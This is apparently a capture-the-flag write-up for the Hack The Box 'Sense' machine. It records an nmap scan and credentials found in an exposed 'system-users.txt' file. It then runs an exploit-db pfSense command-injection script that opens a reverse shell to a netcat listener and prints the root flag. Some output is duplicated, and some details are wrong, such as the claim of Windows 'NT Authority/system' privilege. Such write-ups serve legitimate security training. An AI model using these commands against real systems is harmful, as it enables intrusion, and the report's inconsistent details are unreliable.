Security Assessment Findings Report

Sense Machine – Hack The Box

Written by Dean Aviani

Report quick summary

Vulnerability Exploited	'status_rrd_graph_img.php' Command Injection (CVE-2014-4688)
System Vulnerable	lighttpd 1.4.35
System Vulnerability Explanation	pfSense before 2.1.4 allows remote authenticated users to execute arbitrary commands via (1) the hostname value to diag_dns.php in a Create Alias action, (2) the smartmonemail value to diag_smart.php, or (3) the database value to status_rrd_graph_img.php.
Privilege Escalation Vulnerability	The 'status_rrd_graph_img.php' exploit gives NT Authority/system privilege directly.
Vulnerability Fix	It is recommended to update the 'pfSense' to the latest version in order to apply the vendor supplied patches.
Severity	**Critical**

Report findings


An initial nmap scan revealed a few services:

- **http lighttpd 1.4.35 on port 80**
- **https on port 443**


```
root@kali:~# nmap -T4 -sV -p- 10.10.10.60
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-13 03:05 EST
Nmap scan report for 10.10.10.60
Host is up (0.16s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE     VERSION
80/tcp   open  http        lighttpd 1.4.35
443/tcp  open  ssl/https?

Service detection performed. Please report any incorrect results at
https://nmap.org/submit. /
Nmap done: 1 IP address (1 host up) scanned in 186.29 seconds
```


Lighttpd 1.4.35 landing page is shown below




Searching for default credentials




Using these credentials did not work.
Dirbuster scan showed an interesting file named 'system-users.txt'




Accessing to 'system-users.txt' showed login details




Filling login details: rohit:pfsense **bypassed the login page**



The main page is shown below



Searching for an exploit against 'pfsense' on 'exploit-db'



Link: https://www.exploit-db.com/exploits/43560

Setting the exploit

```
root@kali:~/Hack_The_Box/Sense# python3 exploit_shell.py --rhost 10.10.10.60 --lhost 10.10.14.9 --lport 1234 --use
rname rohit --password pfsense
```

Open listener on port 1234

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
```

Running the exploit

```
root@kali:~/Hack_The_Box/Sense# python3 exploit_shell.py --rhost 10.10.10.60 --lhost 10.10.14.9 --lport 1234 --use
rname rohit --password pfsense
CSRF token obtained
Running exploit ...
Exploit completed
```

Getting a shell

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.60] 23466
sh: can't access tty; job control turned off
#
```

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.60] 23466
sh: can't access tty; job control turned off
#
```

Checking the user identity showed its root

```
# whoami
root
```

Proof

```
# hostname & whoami & ifconfig
hostname & whoami & ifconfig
pfSense.localdomain
root
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
        ether 00:50:56:b9:5c:6b
        inet 10.10.10.60 netmask 0xffffff00 broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:5c6b%em0 prefixlen 64 scopeid 0x1
        nd6 options=1<PERFORMNUD>
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500
enc0: flags=0<> metric 0 mtu 1536
pfsync0: flags=0<> metric 0 mtu 1460
        syncpeer: 224.0.0.240 maxupd: 128 syncok: 1
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
        options=3<RXCSUM,TXCSUM>
        inet 127.0.0.1 netmask 0xff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x5
        nd6 options=3<PERFORMNUD,ACCEPT_RTADV>
pflog0: flags=100<PROMISC> metric 0 mtu 33144
[1]   Done                    hostname
[2]   Done                    whoami
#

# cat root.txt
cat root.txt
d08c32a5d4f8c8b10e76eb51a69f1a86
#
```

```
 #hostname & whoami & ifconfig
hostname & whoami & ifconfig

pfSense.localdomain

Root

em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM<
        ether 00:50:56:b9:5c:6b
        inet 10.10.10.60 netmask 0xffffff00 broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:5c6b%em0 prefixlen 64 scopeid 0x1
        nd6 options=1<PERFORMNUD<
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500
enc0: flags=0<> metric 0 mtu 1536
pfsync0: flags=0<> metric 0 mtu 1460
        syncpeer: 224.0.0.240 maxupd: 128 syncok: 1
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
        options=3<RXCSUM,TXCSUM<
        inet 127.0.0.1 netmask 0xff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x5
        nd6 options=3<PERFORMNUD,ACCEPT_RTADV<
pflog0: flags=100<PROMISC> metric 0 mtu 33144
   [1]Done                    hostname
   [2]Done                    whoami
 #


 #cat root.txt
cat root.txt

d08c32a5d4f8c8b10e76eb51a69f1a86
```